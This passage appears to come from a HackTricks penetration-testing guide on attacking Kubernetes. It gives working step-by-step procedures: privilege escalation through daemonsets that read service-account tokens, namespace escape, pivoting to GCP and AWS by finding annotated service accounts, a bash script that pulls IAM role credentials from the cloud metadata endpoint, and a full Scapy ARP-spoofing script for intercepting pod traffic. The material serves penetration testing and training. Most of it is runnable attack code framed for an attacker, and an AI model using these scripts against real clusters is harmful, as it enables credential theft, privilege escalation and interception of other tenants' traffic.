kubectl delete rolebinding test-rb
kubectl delete role test-r
kubectl delete serviceaccount test-sa
```

# Create Daemonset

```
# Create Service Account test-sa
# Create role and rolebinding to give list & create permissions
# over daemonsets in default namespace to user Test
# Create clusterrole and clusterrolebinding to give the SA
test-sa access to secrets everywhere

echo 'apiVersion: v1
kind: ServiceAccount
metadata:
  name: test-sa
---
kind: Role
apiVersion: rbac.authorization.k8s.io/v1
metadata:
  name: test-r
rules:
  - apiGroups: ["apps"]
    resources: ["daemonsets"]
    verbs: ["get", "list", "create"]
---
apiVersion: rbac.authorization.k8s.io/v1
kind: RoleBinding
metadata:
  name: test-rb
subjects:
  - kind: User
    name: Test
roleRef:
  kind: Role
  name: test-r
  apiGroup: rbac.authorization.k8s.io
---
kind: ClusterRole
apiVersion: rbac.authorization.k8s.io/v1
metadata:
```

```
        name: test-cr
rules:
  - apiGroups: [""]
    resources: ["secrets"]
    verbs: ["get", "list", "delete", "patch", "create"]
---
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRoleBinding
metadata:
  name: test-crb
subjects:
  - kind: ServiceAccount
    namespace: default
    name: test-sa
    apiGroup: ""
roleRef:
  kind: ClusterRole
  name: test-cr
  apiGroup: rbac.authorization.k8s.io' | kubectl apply -f -

# Check test-sa can access kube-system secrets
kubectl --as system:serviceaccount:default:test-sa -n kube-
system get secrets

# Check user User can get pods in namespace default
kubectl --as Test -n default get daemonsets

# Create a daemonset as user Test with the SA test-sa (privesc
step)
echo "apiVersion: apps/v1
kind: DaemonSet
metadata:
  name: alpine
  namespace: default
spec:
  selector:
```

```

matchLabels:
  name: alpine
template:
  metadata:
    labels:
      name: alpine
spec:
  serviceAccountName: test-sa
  automountServiceAccountToken: true
  hostNetwork: true
  containers:
    - name: alpine
      image: alpine
      command: ['/bin/sh']
      args: ['-c', 'sleep 100000']" | kubectl --as Test apply
-f -

# Connect to the pod created and confirm the attached SA token
# belongs to test-sa
kubectl exec -ti -n default daemonset.apps/alpine -- cat
/var/run/secrets/kubernetes.io/serviceaccount/token | cut -d
"." -f2 | base64 -d

# Clean the scenario
kubectl delete daemonset alpine
kubectl delete clusterrolebinding test-crb
kubectl delete clusterrole test-cr
kubectl delete rolebinding test-rb
kubectl delete role test-r
kubectl delete serviceaccount test-sa

```

## Patch Daemonset

In this case we are going to **patch a daemonset** to make its pod load our desired service account.

If your user has the **verb update instead of patch, this won't work.**

```
# Create Service Account test-sa
# Create role and rolebinding to give list & update patch
permissions over daemonsets in default namespace to user Test
# Create clusterrole and clusterrolebinding to give the SA
test-sa access to secrets everywhere

echo 'apiVersion: v1
kind: ServiceAccount
metadata:
  name: test-sa
---
kind: Role
apiVersion: rbac.authorization.k8s.io/v1
metadata:
  name: test-r
rules:
  - apiGroups: ["apps"]
    resources: ["daemonsets"]
    verbs: ["get", "list", "patch"]
---
apiVersion: rbac.authorization.k8s.io/v1
kind: RoleBinding
metadata:
  name: test-rb
subjects:
  - kind: User
    name: Test
roleRef:
  kind: Role
  name: test-r
  apiGroup: rbac.authorization.k8s.io
---
kind: ClusterRole
apiVersion: rbac.authorization.k8s.io/v1
metadata:
```

```
  name: test-cr
  rules:
    - apiGroups: [""]
      resources: ["secrets"]
      verbs: ["get", "list", "delete", "patch", "create"]
  ---
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRoleBinding
metadata:
  name: test-crb
subjects:
  - kind: ServiceAccount
    namespace: default
    name: test-sa
    apiGroup: ""
roleRef:
  kind: ClusterRole
  name: test-cr
  apiGroup: rbac.authorization.k8s.io
  ---
apiVersion: apps/v1
kind: DaemonSet
metadata:
  name: alpine
  namespace: default
spec:
  selector:
    matchLabels:
      name: alpine
  template:
    metadata:
      labels:
        name: alpine
  spec:
    automountServiceAccountToken: false
    hostNetwork: true
```

```
        containers:
        - name: alpine
          image: alpine
          command: ['/bin/sh']
          args: ['-c', 'sleep 100']' | kubectl apply -f -

# Check user User can get pods in namespace default
kubectl --as Test -n default get daemonsets

# Create a daemonset as user Test with the SA test-sa (privesc
step)
echo "apiVersion: apps/v1
kind: DaemonSet
metadata:
  name: alpine
  namespace: default
spec:
  selector:
    matchLabels:
      name: alpine
  template:
    metadata:
      labels:
        name: alpine
  spec:
    serviceAccountName: test-sa
    automountServiceAccountToken: true
    hostNetwork: true
    containers:
    - name: alpine
      image: alpine
      command: ['/bin/sh']
      args: ['-c', 'sleep 100000']" | kubectl --as Test apply
-f -

# Connect to the pod created an confirm the attached SA token
```

```
belongs to test-sa
kubectl exec -ti -n default daemonset.apps/alpine -- cat
/var/run/secrets/kubernetes.io/serviceaccount/token | cut -d
"." -f2 | base64 -d

# Clean the scenario
kubectl delete daemonset alpine
kubectl delete clusterrolebinding test-crb
kubectl delete clusterrole test-cr
kubectl delete rolebinding test-rb
kubectl delete role test-r
kubectl delete serviceaccount test-sa
```

# Doesn't work

## Create/Patch Bindings

**Doesn't work:**

- **Create a new RoleBinding** just with the verb **create**
- **Create a new RoleBinding** just with the verb **patch** (you need to have the binding permissions)
  - You cannot do this to assign the role to yourself or to a different SA
- **Modify a new RoleBinding** just with the verb **patch** (you need to have the binding permissions)
  - You cannot do this to assign the role to yourself or to a different SA

```
echo 'apiVersion: v1
kind: ServiceAccount
metadata:
  name: test-sa
---
apiVersion: v1
kind: ServiceAccount
metadata:
  name: test-sa2
---
kind: Role
apiVersion: rbac.authorization.k8s.io/v1
metadata:
  name: test-r
rules:
  - apiGroups: ["rbac.authorization.k8s.io"]
    resources: ["rolebindings"]
    verbs: ["get", "patch"]
---
apiVersion: rbac.authorization.k8s.io/v1
kind: RoleBinding
metadata:
  name: test-rb
subjects:
  - kind: User
    name: Test
roleRef:
  kind: Role
  name: test-r
  apiGroup: rbac.authorization.k8s.io
---
kind: Role
apiVersion: rbac.authorization.k8s.io/v1
metadata:
  name: test-r2
```

```
rules:
  - apiGroups: []
    resources: ["pods"]
    verbs: ["get", "list", "delete", "patch", "create"]
---
apiVersion: rbac.authorization.k8s.io/v1
kind: RoleBinding
metadata:
  name: test-rb2
subjects:
  - kind: ServiceAccount
    name: test-sa
    apiGroup: ""
roleRef:
  kind: Role
  name: test-r2
  apiGroup: rbac.authorization.k8s.io' | kubectl apply -f -

# Create a pod as user Test with the SA test-sa (privesc step)
echo "apiVersion: rbac.authorization.k8s.io/v1
kind: RoleBinding
metadata:
  name: test-r2
subjects:
  - kind: ServiceAccount
    name: test-sa2
    apiGroup: ""
roleRef:
  kind: Role
  name: test-r2
  apiGroup: rbac.authorization.k8s.io" | kubectl --as Test apply
-f -

# Connect to the pod created and confirm the attached SA token
# belongs to test-sa
kubectl exec -ti -n default test-pod -- cat
```

```
/var/run/secrets/kubernetes.io/serviceaccount/token | cut -d  
".'" -f2 | base64 -d  
  
# Clean the scenario  
kubectl delete rolebinding test-rb  
kubectl delete rolebinding test-rb2  
kubectl delete role test-r  
kubectl delete role test-r2  
kubectl delete serviceaccount test-sa  
kubectl delete serviceaccount test-sa2
```

## Bind explicitly Bindings

In the "Privilege Escalation Prevention and Bootstrapping" section of <https://unofficial-kubernetes.readthedocs.io/en/latest/admin/authorization/rbac/> it's mentioned that if a SA can create a Binding and has explicitly Bind permissions over the Role/Cluster role, it can create bindings even using Roles/ClusterRoles with permissions that it doesn't have. However, it didn't work for me:

```
# Create 2 SAs, give one of them permissions to create
clusterrolebindings
# and bind permissions over the ClusterRole "admin"
echo 'apiVersion: v1
kind: ServiceAccount
metadata:
  name: test-sa
---
apiVersion: v1
kind: ServiceAccount
metadata:
  name: test-sa2
---
kind: ClusterRole
apiVersion: rbac.authorization.k8s.io/v1
metadata:
  name: test-cr
rules:
  - apiGroups: ["rbac.authorization.k8s.io"]
    resources: ["clusterrolebindings"]
    verbs: ["get", "create"]
  - apiGroups: ["rbac.authorization.k8s.io/v1"]
    resources: ["clusterroles"]
    verbs: ["bind"]
    resourceNames: ["admin"]
---
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRoleBinding
metadata:
  name: test-crb
subjects:
  - kind: ServiceAccount
    name: test-sa
    namespace: default
roleRef:
```

```
kind: ClusterRole
name: test-cr
apiGroup: rbac.authorization.k8s.io
' | kubectl apply -f -

# Try to bind the ClusterRole "admin" with the second SA (won't
work)
echo 'apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRoleBinding
metadata:
  name: test-crb2
subjects:
  - kind: ServiceAccount
    name: test-sa2
    namespace: default
roleRef:
  kind: ClusterRole
  name: admin
  apiGroup: rbac.authorization.k8s.io
' | kubectl --as system:serviceaccount:default:test-sa apply -f
-
# Clean environment
kubectl delete clusterrolebindings test-crb
kubectl delete clusterrolebindings test-crb2
kubectl delete clusterrole test-cr
kubectl delete serviceaccount test-sa
kubectl delete serviceaccount test-sa
```

```
# Like the previous example, but in this case we try to use
# RoleBindings
# instead of ClusterRoleBindings

echo 'apiVersion: v1
kind: ServiceAccount
metadata:
  name: test-sa
---
apiVersion: v1
kind: ServiceAccount
metadata:
  name: test-sa2
---
kind: ClusterRole
apiVersion: rbac.authorization.k8s.io/v1
metadata:
  name: test-cr
rules:
  - apiGroups: ["rbac.authorization.k8s.io"]
    resources: ["clusterrolebindings"]
    verbs: ["get", "create"]
  - apiGroups: ["rbac.authorization.k8s.io"]
    resources: ["rolebindings"]
    verbs: ["get", "create"]
  - apiGroups: ["rbac.authorization.k8s.io/v1"]
    resources: ["clusterroles"]
    verbs: ["bind"]
    resourceNames: ["admin","edit","view"]
---
apiVersion: rbac.authorization.k8s.io/v1
kind: RoleBinding
metadata:
  name: test-rb
  namespace: default
```

```
subjects:
  - kind: ServiceAccount
    name: test-sa
    namespace: default
roleRef:
  kind: ClusterRole
  name: test-cr
  apiGroup: rbac.authorization.k8s.io
' | kubectl apply -f -

# Won't work
echo 'apiVersion: rbac.authorization.k8s.io/v1
kind: RoleBinding
metadata:
  name: test-rb2
  namespace: default
subjects:
  - kind: ServiceAccount
    name: test-sa2
    namespace: default
roleRef:
  kind: ClusterRole
  name: admin
  apiGroup: rbac.authorization.k8s.io
' | kubectl --as system:serviceaccount:default:test-sa apply -f
-

# Clean environment
kubectl delete rolebindings test-rb
kubectl delete rolebindings test-rb2
kubectl delete clusterrole test-cr
kubectl delete serviceaccount test-sa
kubectl delete serviceaccount test-sa2
```

## **Arbitrary roles creation**

In this example we try to create a role having the permissions create and path over the roles resources. However, K8s prevent us from creating a role with more permissions the principal creating is has:

```
# Create a SA and give the permissions "create" and "patch"
# over "roles"
echo 'apiVersion: v1
kind: ServiceAccount
metadata:
  name: test-sa
---
kind: Role
apiVersion: rbac.authorization.k8s.io/v1
metadata:
  name: test-r
rules:
  - apiGroups: ["rbac.authorization.k8s.io"]
    resources: ["roles"]
    verbs: ["patch", "create", "get"]
---
apiVersion: rbac.authorization.k8s.io/v1
kind: RoleBinding
metadata:
  name: test-rb
subjects:
  - kind: ServiceAccount
    name: test-sa
roleRef:
  kind: Role
  name: test-r
  apiGroup: rbac.authorization.k8s.io
' | kubectl apply -f -

# Try to create a role over all the resources with "create"
# and "patch"
# This won't work
echo 'kind: Role
apiVersion: rbac.authorization.k8s.io/v1
metadata:
```

```
name: test-r2
rules:
  - apiGroups: []
    resources: ["*"]
    verbs: ["patch", "create"]' | kubectl --as
system:serviceaccount:default:test-sa apply -f-
# Clean the environment
kubectl delete rolebinding test-rb
kubectl delete role test-r
kubectl delete role test-r2
kubectl delete serviceaccount test-sa
```

**Support HackTricks and get benefits!**

# Kubernetes Namespace Escalation

**Support HackTricks and get benefits!**

In Kubernetes it's pretty common that somehow **you manage to get inside a namespace** (by stealing some user credentials or by compromising a pod). However, usually you will be interested in **escalating to a different namespace as more interesting things can be found there**.

Here are some techniques you can try to escape to a different namespace:

## Abuse K8s privileges

Obviously if the account you have stolen have sensitive privileges over the namespace you can escalate to, you can abuse actions like **creating pods** with service accounts in the NS, **executing** a shell in an already existent pod inside of the ns, or read the **secret** SA tokens.

For more info about which privileges you can abuse read:

[abusing-roles-clusterroles-in-kubernetes](#)

## Escape to the node

If you can escape to the node either because you have compromised a pod and you can escape or because you can create a privileged pod and escape you could do several things to steal other SAs tokens:

- Check for **SAs tokens mounted in other docker containers** running in the node
- Check for new **kubeconfig files in the node with extra permissions** given to the node
- If enabled (or enable it yourself) try to **create mirrored pods of other namespaces** as you might get access to those namespaces default token accounts (I haven't tested this yet)

All these techniques are explained in:

[attacking-kubernetes-from-inside-a-pod.md](#)

**Support HackTricks and get benefits!**

# Kubernetes Pivoting to Clouds

**Support HackTricks and get benefits!**

# GCP

If you are running a k8s cluster inside GCP you will probably want that some application running inside the cluster has some access to GCP. There are 2 common ways of doing that:

## Mounting GCP-SA keys as secret

A common way to give **access to a kubernetes application to GCP** is to:

- Create a GCP Service Account
- Bind on it the desired permissions
- Download a json key of the created SA
- Mount it as a secret inside the pod
- Set the GOOGLE\_APPLICATION\_CREDENTIALS environment variable pointing to the path where the json is.

Therefore, as an **attacker**, if you compromise a container inside a pod, you should check for that **env variable** and **json files** with GCP credentials.

## Relating GSA json to KSA secret

A way to give access to a GSA to a GKE cluser is by binding them in this way:

- Create a Kubernetes service account in the same namespace as your GKE cluster using the following command:

```
Copy codekubectl create serviceaccount <service-account-name>
```

- Create a Kubernetes Secret that contains the credentials of the GCP service account you want to grant access to the GKE cluster. You can do this using the `gcloud` command-line tool, as shown in the following example:

```
Copy codegcloud iam service-accounts keys create <key-file-name>.json \
    --iam-account <gcp-service-account-email>
kubectl create secret generic <secret-name> \
    --from-file=key.json=<key-file-name>.json
```

- Bind the Kubernetes Secret to the Kubernetes service account using the following command:

```
Copy codekubectl annotate serviceaccount <service-account-name>
\ iam.gke.io/gcp-service-account=<gcp-service-account-email>
```

In the **second step** it was set the **credentials of the GSA as secret of the KSA**. Then, if you can **read that secret** from **inside** the **GKE** cluster, you can **escalate to that GCP service account**.

## GKE Workload Identity

With Workload Identity, we can configure a [Kubernetes service account](#) to act as a [Google service account](#). Pods running with the Kubernetes service account will automatically authenticate as the Google service account when accessing Google Cloud APIs.

The **first series of steps** to enable this behaviour is to [enable Workload Identity in GCP \(steps\)](#) and create the GCP SA you want k8s to impersonate.

- **Enable Workload Identity** on a new cluster

```
{ % code overflow="wrap" %}
```

```
gcloud container clusters update <cluster_name> \
--region=us-central1 \
--workload-pool=<project-id>.svc.id.goog
```

- **Create/Update a new nodepool** (Autopilot clusters don't need this)

```
{ % code overflow="wrap" %}
```

```
# You could update instead of create
gcloud container node-pools create <nodepoolname> --cluster=
<cluster_name> --workload-metadata=GKE_METADATA --region=us-
central1
```

- Create the **GCP Service Account to impersonate** from K8s with GCP permissions:

```
{ % code overflow="wrap" %}
```

```
# Create SA called "gsa2ksa"
gcloud iam service-accounts create gsa2ksa --project=<project-
id>

# Give "roles/iam.securityReviewer" role to the SA
gcloud projects add-iam-policy-binding <project-id> \
--member "serviceAccount:gsa2ksa@<project-
id>.iam.gserviceaccount.com" \
--role "roles/iam.securityReviewer"
```

- **Connect** to the **cluster** and **create** the **service account** to use

```
{ % code overflow="wrap" %}
```

```
# Get k8s creds
gcloud container clusters get-credentials <cluster_name> --
region=us-central1

# Generate our testing namespace
kubectl create namespace testing

# Create the KSA
kubectl create serviceaccount ksa2gcp -n testing
```

- **Bind the GSA with the KSA**

```
{ % code overflow="wrap" %}
```

```
# Allow the KSA to access the GSA in GCP IAM
gcloud iam service-accounts add-iam-policy-binding
gsa2ksa@<project-id>.iam.gserviceaccount.com \
    --role roles/iam.workloadIdentityUser \
    --member "serviceAccount:<project-
id>.svc.id.goog[<namespace>/ksa2gcp]"

# Indicate to K8s that the SA is able to impersonate the GSA
kubectl annotate serviceaccount ksa2gcp \
    --namespace testing \
    iam.gke.io/gcp-service-account=gsa2ksa@security-
devbox.iam.gserviceaccount.com
```

- Run a **pod** with the **KSA** and check the **access to GSA**:

```

# If using Autopilot remove the nodeSelector stuff!
echo "apiVersion: v1
kind: Pod
metadata:
  name: workload-identity-test
  namespace: <namespace>
spec:
  containers:
    - image: google/cloud-sdk:slim
      name: workload-identity-test
      command: ['sleep','infinity']
  serviceAccountName: ksa2gcp
  nodeSelector:
    iam.gke.io/gke-metadata-server-enabled: 'true'" | kubectl
apply -f-

# Get inside the pod
kubectl exec -it workload-identity-test \
--namespace testing \
-- /bin/bash

# Check you can access the GSA from insie the pod with
curl -H "Metadata-Flavor: Google"
http://169.254.169.254/computeMetadata/v1/instance/service-
accounts/default/email
gcloud auth list

```

As an attacker inside K8s you should **search for SAs** with the **iam.gke.io/gcp-service-account annotation** as that indicates that the SA can access something in GCP. Another option would be to try to abuse

each KSA in the cluster and check if it has access.\ From GCP is always interesting to enumerate the bindings and know **which access are you giving to SAs inside Kubernetes.**

This is a script to easily **iterate over the all the pods definitions looking** for that **annotation:**

```
for ns in `kubectl get namespaces -o custom-
columns=NAME:.metadata.name | grep -v NAME`; do
    for pod in `kubectl get pods -n "$ns" -o custom-
columns=NAME:.metadata.name | grep -v NAME`; do
        echo "Pod: $ns/$pod"
        kubectl get pod "$pod" -n "$ns" -o yaml | grep "gcp-
service-account"
        echo ""
        echo ""
    done
done | grep -B 1 "gcp-service-account"
```

# AWS

## Kiam & Kube2IAM (IAM role for Pods)

An (outdated) way to give IAM Roles to Pods is to use a [Kiam](#) or a [Kube2IAM server](#). Basically you will need to run a **daemonset** in your cluster with a **kind of privileged IAM role**. This daemonset will be the one that will give access to IAM roles to the pods that need it.

First of all you need to configure **which roles can be accessed inside the namespace**, and you do that with an annotation inside the namespace object:

Kiam

```
kind: Namespace
metadata:
  name: iam-example
  annotations:
    iam.amazonaws.com/permitted: ".,*"
```

Kube2iam

```
apiVersion: v1
kind: Namespace
metadata:
  annotations:
    iam.amazonaws.com/allowed-roles: |
      ["role-arn"]
  name: default
```

Once the namespace is configured with the IAM roles the Pods can have you can **indicate the role you want on each pod definition with something like:**

Kiam & Kube2iam

```
kind: Pod
metadata:
  name: foo
  namespace: external-id-example
  annotations:
    iam.amazonaws.com/role: reportingdb-reader
```

As an attacker, if you **find these annotations** in pods or namespaces or a kiam/kube2iam server running (in kube-system probably) you can **impersonate every role** that is already **used by pods** and more (if you have access to AWS account enumerate the roles).

## Create Pod with IAM Role

The IAM role to indicate must be in the same AWS account as the kiam/kube2iam role and that role must be able to access it.

```
echo 'apiVersion: v1
kind: Pod
metadata:
  annotations:
    iam.amazonaws.com/role: transaction-metadata
    name: alpine
    namespace: eevee
spec:
  containers:
    - name: alpine
      image: alpine
      command: ["/bin/sh"]
      args: ["-c", "sleep 100000"]' | kubectl apply -f -
```

## IAM Role for K8s Service Accounts via OIDC

This is the **recommended way by AWS**.

1. First of all you need to [create an OIDC provider for the cluster](#).
2. Then you create an IAM role with the permissions the SA will require.
3. Create a [trust relationship between the IAM role and the SA name](#) (or the namespaces giving access to the role to all the SAs of the namespace). *The trust relationship will mainly check the OIDC provider name, the namespace name and the SA name.*
4. Finally, **create a SA with an annotation indicating the ARN of the role**, and the pods running with that SA will have **access to the token of the role**. The **token** is **written** inside a file and the path is specified

```
in AWS_WEB_IDENTITY_TOKEN_FILE (default:  
/var/run/secrets/eks.amazonaws.com/serviceaccount/token )
```

```
# Create a service account with a role  
cat >my-service-account.yaml <<EOF  
apiVersion: v1  
kind: ServiceAccount  
metadata:  
  name: my-service-account  
  namespace: default  
  annotations:  
    eks.amazonaws.com/role-arn:  
    arn:aws:iam::318142138553:role/EKSOIDCTesting  
EOF  
kubectl apply -f my-service-account.yaml  
  
# Add a role to an existent service account  
kubectl annotate serviceaccount -n $namespace $service_account  
eks.amazonaws.com/role-arn=arn:aws:iam::$account_id:role/my-  
role
```

To get aws using the token from

```
/var/run/secrets/eks.amazonaws.com/serviceaccount/token run:
```

```
{ % code overflow="wrap" %}
```

```
aws sts assume-role-with-web-identity --role-arn  
arn:aws:iam::123456789098:role/EKSOIDCTesting --role-session-  
name something --web-identity-token  
file:///var/run/secrets/eks.amazonaws.com/serviceaccount/token
```

As an attacker, if you can enumerate a K8s cluster, check for **service accounts with that annotation** to **escalate to AWS**. To do so, just **exec/create a pod** using one of the IAM **privileged service accounts** and steal the token.

Moreover, if you are inside a pod, check for env variables like **AWS\_ROLE\_ARN** and **AWS\_WEB\_IDENTITY\_TOKEN**.

Sometimes the **Turst Policy of a role** might be **bad configured** and instead of giving AssumeRole access to the expected service account, it gives it to **all the service accounts**. Therefore, if you are capable of write an annotation on a controlled service account, you can access the role.

Check the **following page for more information:**

[aws-federation-abuse.md](#)

## **Find Pods a SAs with IAM Roles in the Cluster**

This is a script to easily **iterate over the all the pods and sas definitions looking for that annotation:**

```

for ns in `kubectl get namespaces -o custom-
columns=NAME:.metadata.name | grep -v NAME`; do
    for pod in `kubectl get pods -n "$ns" -o custom-
columns=NAME:.metadata.name | grep -v NAME`; do
        echo "Pod: $ns/$pod"
        kubectl get pod "$pod" -n "$ns" -o yaml | grep
"amazonaws.com"
        echo ""
        echo ""
    done
    for sa in `kubectl get serviceaccounts -n "$ns" -o custom-
columns=NAME:.metadata.name | grep -v NAME`; do
        echo "SA: $ns/$sa"
        kubectl get serviceaccount "$sa" -n "$ns" -o yaml |
grep "amazonaws.com"
        echo ""
        echo ""
    done
done | grep -B 1 "amazonaws.com"

```

## Node IAM Role

The previous section was about how to steal IAM Roles with pods, but note that a **Node of the K8s cluster** is going to be an **instance inside the cloud**. This means that the Node is highly probable going to **have a new IAM role you can steal** (*note that usually all the nodes of a K8s cluster will have the same IAM role, so it might not be worth it to try to check on each node*).

There is however an important requirement to access the metadata endpoint from the node, you need to be in the node (ssh session?) or at least have the same network:

```
kubectl run NodeIAMStealer --restart=Never -ti --rm --image lol
--overrides '>{"spec": {"hostNetwork": true, "containers": [
{"name": "1", "image": "alpine", "stdin": true, "tty": true, "imagePullPolicy": "IfNotPresent"}]}'
```

## Steal IAM Role Token

Previously we have discussed how to **attach IAM Roles to Pods** or even how to **escape to the Node to steal the IAM Role** the instance has attached to it.

You can use the following script to **steal** your new hard worked **IAM role credentials**:

```
IAM_ROLE_NAME=$(curl http://169.254.169.254/latest/meta-
data/iam/security-credentials/ 2>/dev/null || wget
http://169.254.169.254/latest/meta-data/iam/security-
credentials/ -O - 2>/dev/null)
if [ "$IAM_ROLE_NAME" ]; then
    echo "IAM Role discovered: $IAM_ROLE_NAME"
    if ! echo "$IAM_ROLE_NAME" | grep -q "empty role"; then
        echo "Credentials:"
        curl "http://169.254.169.254/latest/meta-
data/iam/security-credentials/$IAM_ROLE_NAME" 2>/dev/null ||
        wget "http://169.254.169.254/latest/meta-data/iam/security-
credentials/$IAM_ROLE_NAME" -O - 2>/dev/null
    fi
fi
```

# References

- <https://cloud.google.com/kubernetes-engine/docs/how-to/workload-identity>
- <https://medium.com/zeotap-customer-intelligence-unleashed/gke-workload-identity-a-secure-way-for-gke-applications-to-access-gcp-services-f880f4e74e8c>
- <https://blogs.halodoc.io/iam-roles-for-service-accounts-2/>

**Support HackTricks and get benefits!**

# Kubernetes Network Attacks

**Support HackTricks and get benefits!**

# Introduction

Kubernetes by default **connects** all the **containers running in the same node** (even if they belong to different namespaces) down to **Layer 2** (ethernet). This allows a malicious containers to perform an **ARP spoofing attack** to the containers on the same node and capture their traffic.

In the scenario 4 machines are going to be created:

- ubuntu-pe: Privileged machine to escape to the node and check metrics (not needed for the attack)
- **ubuntu-attack: Malicious** container in default namespace
- **ubuntu-victim: Victim** machine in kube-system namespace
- **mysql: Victim** machine in default namespace

```
echo 'apiVersion: v1
kind: Pod
metadata:
  name: ubuntu-pe
spec:
  containers:
    - image: ubuntu
      command:
        - "sleep"
        - "360000"
      imagePullPolicy: IfNotPresent
      name: ubuntu-pe
      securityContext:
        allowPrivilegeEscalation: true
        privileged: true
        runAsUser: 0
      volumeMounts:
        - mountPath: /host
          name: host-volume
    restartPolicy: Never
    hostIPC: true
    hostNetwork: true
    hostPID: true
    volumes:
      - name: host-volume
        hostPath:
          path: /
---
apiVersion: v1
kind: Pod
metadata:
  name: ubuntu-attack
  labels:
    app: ubuntu
spec:
```

```
containers:
- image: ubuntu
  command:
    - "sleep"
    - "360000"
  imagePullPolicy: IfNotPresent
  name: ubuntu-attack
  restartPolicy: Never
---
apiVersion: v1
kind: Pod
metadata:
  name: ubuntu-victim
  namespace: kube-system
spec:
  containers:
- image: ubuntu
  command:
    - "sleep"
    - "360000"
  imagePullPolicy: IfNotPresent
  name: ubuntu-victim
  restartPolicy: Never
---
apiVersion: v1
kind: Pod
metadata:
  name: mysql
spec:
  containers:
- image: mysql:5.6
  ports:
    - containerPort: 3306
  imagePullPolicy: IfNotPresent
  name: mysql
  env:
```

```
- name: MYSQL_ROOT_PASSWORD
  value: mysql
restartPolicy: Never' | kubectl apply -f -
```

```
kubectl exec -it ubuntu-attack -- bash -c "apt update; apt install -y net-tools python3-pip python3 ngrep nano dnsutils; pip3 install scapy; bash"
kubectl exec -it ubuntu-victim -n kube-system -- bash -c "apt update; apt install -y net-tools curl netcat mysql-client; bash"
kubectl exec -it mysql bash -- bash -c "apt update; apt install -y net-tools; bash"
```

# Basic Kubernetes Networking

If you want more details about the networking topics introduced here, go to the references.

## ARP

Generally speaking, **pod-to-pod networking inside the node** is available via a **bridge** that connects all pods. This bridge is called “**cbr0**”? (Some network plugins will install their own bridge.) The **cbr0 can also handle ARP** (Address Resolution Protocol) resolution. When an incoming packet arrives at cbr0, it can resolve the destination MAC address using ARP.

This fact implies that, by default, **every pod running in the same node** is going to be able to **communicate** with any other pod in the same node (independently of the namespace) at ethernet level (layer 2).

Therefore, it's possible to perform **ARP Spoofing attacks between pods in the same node**.

## DNS

In kubernetes environments you will usually find 1 (or more) **DNS services running** usually in the kube-system namespace:

```
kubectl -n kube-system describe services
Name:           kube-dns
Namespace:      kube-system
Labels:         k8s-app=kube-dns
                kubernetes.io/cluster-service=true
                kubernetes.io/name=KubeDNS
Annotations:   prometheus.io/port: 9153
                prometheus.io/scrape: true
Selector:       k8s-app=kube-dns
Type:          ClusterIP
IP Families:  <none>
IP:            10.96.0.10
IPs:           10.96.0.10
Port:          dns  53/UDP
TargetPort:    53/UDP
Endpoints:    172.17.0.2:53
Port:          dns-tcp  53/TCP
TargetPort:    53/TCP
Endpoints:    172.17.0.2:53
Port:          metrics  9153/TCP
TargetPort:    9153/TCP
Endpoints:    172.17.0.2:9153
```

In the previous info you can see something interesting, the **IP of the service** is **10.96.0.10** but the **IP of the pod** running the service is **172.17.0.2**.

If you check the DNS address inside any pod you will find something like this:

```
cat /etc/resolv.conf
nameserver 10.96.0.10
```

However, the pod **doesn't know** how to get to that **address** because the **pod range** in this case is 172.17.0.10/26.

Therefore, the pod will send the **DNS requests to the address 10.96.0.10** which will be **translated** by the **cbr0 to 172.17.0.2**.

This means that a **DNS request** of a pod is **always** going to go the **bridge** to **translate** the **service IP to the endpoint IP**, even if the DNS server is in the same subnetwork as the pod.

Knowing this, and knowing **ARP attacks are possible**, a **pod** in a node is going to be able to **intercept the traffic** between **each pod** in the **subnetwork** and the **bridge** and **modify** the **DNS responses** from the DNS server (**DNS Spoofing**).

Moreover, if the **DNS server** is in the **same node as the attacker**, the attacker can **intercept all the DNS request** of any pod in the cluster (between the DNS server and the bridge) and modify the responses.

# ARP Spoofing in pods in the same Node

Our goal is to **steal at least the communication from the ubuntu-victim to the mysql.**

## Scapy

```
python3 /tmp/arp_spoof.py
Enter Target IP:172.17.0.10 #ubuntu-victim
Enter Gateway IP:172.17.0.9 #mysql
Target MAC 02:42:ac:11:00:0a
Gateway MAC: 02:42:ac:11:00:09
Sending spoofed ARP responses

# Get another shell
kubectl exec -it ubuntu-attack -- bash
ngrep -d eth0

# Login from ubuntu-victim and mysql and check the unencrypted
communication
# interacting with the mysql instance
```

arp\_spoof.py

```
#From
https://gist.github.com/rbn15/bc054f9a84489dbdfc35d333e3d63c87#
file-arpspoof.py
from scapy.all import *

def getmac(targetip):
    arppacket= Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(op=1,
pdst=targetip)
    targetmac= srp(arppacket, timeout=2 , verbose= False)[0][0]
[1].hwsrc
    return targetmac

def spoofarpcache(targetip, targetmac, sourceip):
    spoofed= ARP(op=2 , pdst=targetip, psrc=sourceip, hwdst=
targetmac)
    send(spoofed, verbose= False)

def restorearp(targetip, targetmac, sourceip, sourcemac):
    packet= ARP(op=2 , hwsrc=sourcemac , psrc= sourceip, hwdst=
targetmac , pdst= targetip)
    send(packet, verbose=False)
    print("ARP Table restored to normal for", targetip)

def main():
    targetip= input("Enter Target IP:")
    gatewayip= input("Enter Gateway IP:")

    try:
        targetmac= getmac(targetip)
        print("Target MAC", targetmac)
    except:
        print("Target machine did not respond to ARP
broadcast")
        quit()
```

```

try:
    gatewaymac= getmac(gatewayip)
    print("Gateway MAC:", gatewaymac)
except:
    print("Gateway is unreachable")
    quit()
try:
    print("Sending spoofed ARP responses")
    while True:
        spoofarpcache(targetip, targetmac, gatewayip)
        spoofarpcache(gatewayip, gatewaymac, targetip)
except KeyboardInterrupt:
    print("ARP spoofing stopped")
    restorearp(gatewayip, gatewaymac, targetip, targetmac)
    restorearp(targetip, targetmac, gatewayip, gatewaymac)
    quit()

if __name__=="__main__":
    main()

# To enable IP forwarding: echo 1 >
# /proc/sys/net/ipv4/ip_forward

```

## ARPSpoof

```

apt install dsniff
arpspoof -t 172.17.0.9 172.17.0.10

```

# DNS Spoofing

As it was already mentioned, if you **compromise a pod in the same node of the DNS server pod**, you can **MitM** with **ARPSpoofing** the **bridge and the DNS pod** and **modify all the DNS responses**.

You have a really nice **tool** and **tutorial** to test this in  
<https://github.com/danielsagi/kube-dnsspoof/>

In our scenario, **download** the **tool** in the attacker pod and create a **\*\*file** named `hosts` **\*\*** with the **domains** you want to **spoof** like:

```
cat hosts
